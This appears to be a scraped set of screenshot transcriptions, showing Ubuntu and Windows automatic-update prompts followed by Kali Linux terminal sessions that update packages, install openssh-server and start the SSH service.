
By default, updates need to be applied manually using package management tools. Alternatively, you can choose to have this system automatically download and install security updates, or you can choose to manage this system over the web as part of a group of systems using Canonical's Landscape service.

How do you want to manage upgrades on this system?

**No automatic updates**


Install security updates automatically


Manage system with Landscape




















## Help protect your PC

With Automatic Updates, Windows can routinely check for the latest important updates for your computer and install them automatically. These updates can include security updates, critical updates, and service packs.


-  • **Help protect my PC by turning on Automatic Updates now**  
(recommended)
-  • **Not right now**  
If you haven't turned on Automatic Updates, your computer is more vulnerable to viruses and other security threats.
































```
File Edit View Search Terminal Help
root@kali:~# apt-get clean && apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y
```

```
File Edit View Search Terminal Help
root@kali:~# apt-get install openssh-server
```

```
File Edit View Search Terminal Help
root@kali:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.4p1-5).
The following packages were automatically installed and are no longer required:
  gnome-system-log libmagickcore-6.q16-2
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# service ssh status
```

```
File Edit View Search Terminal Help
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)
   Active: inactive (dead) since Wed 2017-01-25 06:54:29 EST; 5s ago
   Main PID: 2332 (code=exited, status=0/SUCCESS)

Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 18: Deprecated option KeyRegenerationInterval
Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 19: Deprecated option ServerKeyBits
Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 30: Deprecated option RSAAuthentication
Jan 25 06:19:23 kali sshd[2332]: /etc/ssh/sshd_config line 37: Deprecated option RhostsRSAAuthentication
Jan 25 06:19:23 kali systemd[1]: Reloaded OpenBSD Secure Shell server.
Jan 25 06:19:23 kali sshd[2332]: Server listening on 0.0.0.0 port 22.
Jan 25 06:19:23 kali sshd[2332]: Server listening on :: port 22.
Jan 25 06:54:28 kali systemd[1]: Stopping OpenBSD Secure Shell server...
Jan 25 06:54:28 kali sshd[2332]: Received signal 15; terminating.
Jan 25 06:54:29 kali systemd[1]: Stopped OpenBSD Secure Shell server.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# service ssh start
root@kali:~# service ssh status
```



```
File Edit View Search Terminal Help
root@kali:~# service ssh start
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2017-01-25 06:56:32 EST; 57s ago
   Main PID: 7667 (sshd)
     Tasks: 1 (limit: 4915)
    CGroup: /system.slice/ssh.service
            └─7667 /usr/sbin/sshd -D

Jan 25 06:56:32 kali systemd[1]: Starting OpenBSD Secure Shell server...
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 18: Deprecated option KeyRegenerationInterval
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 19: Deprecated option ServerKeyBits
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 30: Deprecated option RSAAuthentication
Jan 25 06:56:32 kali sshd[7667]: /etc/ssh/sshd_config line 37: Deprecated option RhostsRSAAuthentication
Jan 25 06:56:32 kali sshd[7667]: Server listening on 0.0.0.0 port 22.
Jan 25 06:56:32 kali sshd[7667]: Server listening on :: port 22.
Jan 25 06:56:32 kali systemd[1]: Started OpenBSD Secure Shell server.
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# vim /usr/sbin/update-rc.d
```

